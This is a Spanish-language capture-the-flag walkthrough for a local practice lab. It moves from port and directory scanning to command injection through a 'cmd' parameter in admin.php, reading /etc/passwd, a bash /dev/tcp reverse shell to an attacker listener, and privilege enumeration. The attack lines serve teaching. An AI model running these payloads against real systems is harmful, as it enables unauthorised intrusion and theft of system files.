

Solución al lab **Web AdminServer** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
Session Actions Edit View Help

WUOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde web-adminserver.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: WEB ADMIN SERVER
DIFICULTAD: *** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato FLAG{...}):
```

Comenzaremos buscando puertos y servicios abiertos con nmap

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
chifay@kali: ~/Whoami-Labs/Web AdminServer

(chifay@kali) [~/Whoami-Labs/Web AdminServer]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_Web_AdminServer
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 08:25 -0600

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64  nginx 1.4.6 (Ubuntu)
|_ http-server-header: nginx/1.4.6 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ /admin/ /backup/
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-title: Corporate Web Server
8080/tcp  open  http      syn-ack ttl 64  nginx 1.4.6 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ /admin/ /backup/
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-server-header: nginx/1.4.6 (Ubuntu)
|_ http-title: Corporate Web Server
MAC Address: BE:F3:41:F5:56:8F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Se encontraron expuestos los puertos 80 y 8080 para http, en ambos casos existe la presencia de robots.txt dentro del cual se encuentran deshabilitados los directorios admin y backup, hagamos una enumeración web para ver su contenido

Contenido directorio /admin/

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Web AdminServer  chifay@kali: ~/Whoami-Labs/Web AdminServer
Extract Links true
Output File Web_admin.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 7l 13w 177c http://172.17.0.2/backup
403 GET 7l 11w 177c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
404 GET 1l 3w 16c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
404 GET 7l 13w 177c http://172.17.0.2/.pdf
404 GET 7l 13w 177c http://172.17.0.2/.txt
404 GET 7l 13w 177c http://172.17.0.2/.env
404 GET 7l 13w 177c http://172.17.0.2/.zip
404 GET 7l 13w 177c http://172.17.0.2/.bak
404 GET 7l 13w 177c http://172.17.0.2/.py
404 GET 7l 13w 177c http://172.17.0.2/.js
404 GET 7l 13w 177c http://172.17.0.2/.sql
404 GET 7l 13w 177c http://172.17.0.2/.old
404 GET 7l 13w 177c http://172.17.0.2/.sh
200 GET 1l 4w 51c http://172.17.0.2/admin/admin.php
[#####] - 38s 221496/221496 0s found:12 errors:0
[#####] - 20s 55368/55368 2792/s http://172.17.0.2/admin/
[#####] - 22s 55368/55368 2467/s http://172.17.0.2/admin/cgi-bin/
[#####] - 23s 55368/55368 2372/s http://172.17.0.2/admin/cgi-bin/cgi-bin/
[#####] - 21s 55368/55368 2662/s http://172.17.0.2/admin/cgi-bin/cgi-bin/cgi-bin/
```

Se encontró archivo admin.php, posiblemente sea un panel de administración.

Contenido del directorio /backup/

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Web AdminServer  chifay@kali: ~/Whoami-Labs/Web AdminServer

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1


Target Url http://172.17.0.2/backup
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web_backup.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 7l 11w 177c http://172.17.0.2/admin
404 GET 7l 13w 177c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
404 GET 1l 3w 16c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
[#####] - 8s 55392/55392 0s found:1 errors:0
[#####] - 7s 55368/55368 7886/s http://172.17.0.2/backup/
```

Directorio restringido

Veamos el contenido de admin.php



Probemos si acepta parámetros de comandos como cmd, command, exec, run, system

```
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
└─$ curl -s "http://172.17.0.2/admin/admin.php?cmd=id"
<h1>System Monitor</h1><pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```


Funcionó la ejecución de id con cmd, veamos si podemos leer /etc/passwd

```
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
└─$ curl -s "http://172.17.0.2/admin/admin.php?cmd=cat%20/etc/passwd"
<h1>System Monitor</h1><pre>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
</pre>
```

Búsqueda de banderas

```
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
└─$ curl -s "http://172.17.0.2/admin/admin.php?cmd=find%20/%20-name%20flag.txt%20-type%20f%202>/dev/null"
<h1>System Monitor</h1><pre>/root/flag.txt
</pre>
```

Pongamos una terminal a escuchar con nc y en otra probemos ejecutar un reverse shell



Código para ejecutar la reverse shell

```
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
$ curl -s "http://172.17.0.2/admin/admin.php?cmd=bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/4444%20%3E%261'"
```

Al ejecutarlo la terminal se quedó como procesando, esto nos indica que se estableció la sesión de nuestra reverse shell

Regresemos a la terminal que dejamos escuchando

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
chifay@kali: ~/Whoami-Labs/Web AdminServer
chifay@kali: ~/Whoami-Labs/Web AdminServer
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 46600
bash: cannot set terminal process group (27): Inappropriate ioctl for device
bash: no job control in this shell
www-data@web-adminserver-ctf:~/html/admin$
```

La reverse shell se estableció con el usuario www-data, veamos que permisos tenemos con este usuario

```
www-data@web-adminserver-ctf:~/html/admin$ whoami
whoami
www-data
www-data@web-adminserver-ctf:~/html/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@web-adminserver-ctf:~/html/admin$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
www-data@web-adminserver-ctf:~/html/admin$ pwd
pwd
/var/www/html/admin
www-data@web-adminserver-ctf:~/html/admin$ ls -al
ls -al
total 12
drwxr-xr-x 1 www-data www-data 4096 Jan 15 2026 .
drwxr-xr-x 1 www-data www-data 4096 Jan 15 2026 ..
-rw-r--r-- 1 www-data www-data 195 Jan 15 2026 admin.php
www-data@web-adminserver-ctf:~/html/admin$
```

No tenemos permisos de ejecución con sudo, veamos si hay SUID, SGID o capabilities

```
www-data@web-adminserver-ctf:~/html/admin$ find / -perm -4000 -type f -ls 2>/dev/null
<f:~/html/admin$ find / -perm -4000 -type f -ls 2>/dev/null
915906 48 -rwsr-xr-x 1 root root 46424 May 16 2017 /usr/bin/chfn
916083 48 -rwsr-xr-x 1 root root 47032 May 16 2017 /usr/bin/passwd
915980 72 -rwsr-xr-x 1 root root 72280 May 16 2017 /usr/bin/gpasswd
916188 152 -rwsr-xr-x 1 root root 155008 May 29 2017 /usr/bin/sudo
915909 44 -rwsr-xr-x 1 root root 41336 May 16 2017 /usr/bin/chsh
916070 36 -rwsr-xr-x 1 root root 36592 May 16 2017 /usr/bin/newgrp
916281 12 -rwsr-xr-x 1 root root 10240 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
914052 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
914098 40 -rwsr-xr-x 1 root root 36936 May 16 2017 /bin/su
914115 68 -rwsr-xr-x 1 root root 69120 Nov 23 2016 /bin/umount
914037 96 -rwsr-xr-x 1 root root 94792 Nov 23 2016 /bin/mount
914051 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
```

```
www-data@web-adminserver-ctf:~/html/admin$ find / -perm -2000 -type f -ls 2>/dev/null
<f:~/html/admin$ find / -perm -2000 -type f -ls 2>/dev/null
916057 16 -rwxr-sr-x 3 root mail 14592 Dec 3 2012 /usr/bin/mail-unlock
915964 24 -rwxr-sr-x 1 root shadow 23360 May 16 2017 /usr/bin/expiry
916231 20 -rwxr-sr-x 1 root tty 19024 Nov 23 2016 /usr/bin/wall
915946 16 -rwxr-sr-x 1 root mail 14856 Dec 7 2013 /usr/bin/dotlockfile
916057 16 -rwxr-sr-x 3 root mail 14592 Dec 3 2012 /usr/bin/mail-touchlock
916057 16 -rwxr-sr-x 3 root mail 14592 Dec 3 2012 /usr/bin/mail-lock
915903 56 -rwxr-sr-x 1 root shadow 55000 May 16 2017 /usr/bin/chage
915924 36 -rwxr-sr-x 1 root crontab 35984 Feb 9 2013 /usr/bin/crontab
915864 36 -rwxr-sr-x 1 root shadow 35536 Mar 16 2016 /sbin/unix_chkpwd
www-data@web-adminserver-ctf:~/html/admin$
```



```
www-data@web-adminserver-ctf:~/html/admin$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
www-data@web-adminserver-ctf:~/html/admin$
```

Tenemos sudo y su con SUID pero necesitamos una terminal para poderlos ejecutar, por otro lado tenemos crontab con SGID, veamos que encontramos

```
www-data@web-adminserver-ctf:~/html/admin$ crontab -l
crontab -l
no crontab for www-data
www-data@web-adminserver-ctf:~/html/admin$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@web-adminserver-ctf:~/html/admin$ ls -la /etc/cron.d/
ls -la /etc/cron.d/
total 16
drwxr-xr-x 1 root root 4096 Jan 15 2026 .
drwxr-xr-x 1 root root 4096 Jul 31 14:21 ..
-rw-r--r-- 1 root root 102 Feb 9 2013 .placeholder
-rw-r--r-- 1 root root 510 Apr 22 2019 php5
```

No existen tareas personalizadas y no tenemos escritura en cron.d

Revisando los hallazgos anteriores noto que con el usuario www-data pudimos encontrar la bandera en /root/flag.txt por lo que nos hace pensar que quizás tengamos permisos para leerla

```
www-data@web-adminserver-ctf:~/html/admin$ ls -al /root
ls -al /root
total 20
drwxr-xr-x 1 root root 4096 Jan 15 2026 .
drwxr-xr-x 1 root root 4096 Jul 31 14:21 ..
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw-r--r-- 1 root root 33 Jan 15 2026 flag.txt
```

Efectivamente confirmamos que podemos leer la bandera

```
www-data@web-adminserver-ctf:~/html/admin$ cat /root/flag.txt
cat /root/flag.txt
FLAG{XXXXXXXXXXXX}
```

Solo nos queda ingresar la bandera para verificarla

```
chifay@kali: ~/Whoami-Labs/Web AdminServer
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Web AdminServer chifay@kali: ~/Whoami-Labs/Web AdminServer chifay@kali: ~/Whoami-Labs/Web AdminServer
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde web-adminserver.tar ...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: WEB ADMIN SERVER
DIFICULTAD: ***medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato FLAG{...}): FLAG{XXXXXXXXXX}
¡Felicitaciones hacker! Has conseguido la flag.
FECHA Y HORA: 2026-07-31 10:34:45 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```

No me habia percatado que al hacer la busqueda de la bandera y encontrarla en /root, podriamos tener permisos de lectura, por lo que podriamos leerla directamente y no era necesario realizar la reverse shell

```
(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
$ curl -s "http://172.17.0.2/admin/admin.php?cmd=ls%20-la%20/root"
<h1>System Monitor</h1><pre>total 20
drwxr-xr-x 1 root root 4096 Jan 15 2026 .
drwxr-xr-x 1 root root 4096 Jul 31 14:21 ..
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw-r--r-- 1 root root 33 Jan 15 2026 flag.txt
</pre>

(chifay@kali)-[~/Whoami-Labs/Web AdminServer]
$ curl -s "http://172.17.0.2/admin/admin.php?cmd=cat%20/root/flag.txt"
<h1>System Monitor</h1><pre>FLAG{XXXXXXXXXX}
</pre>
```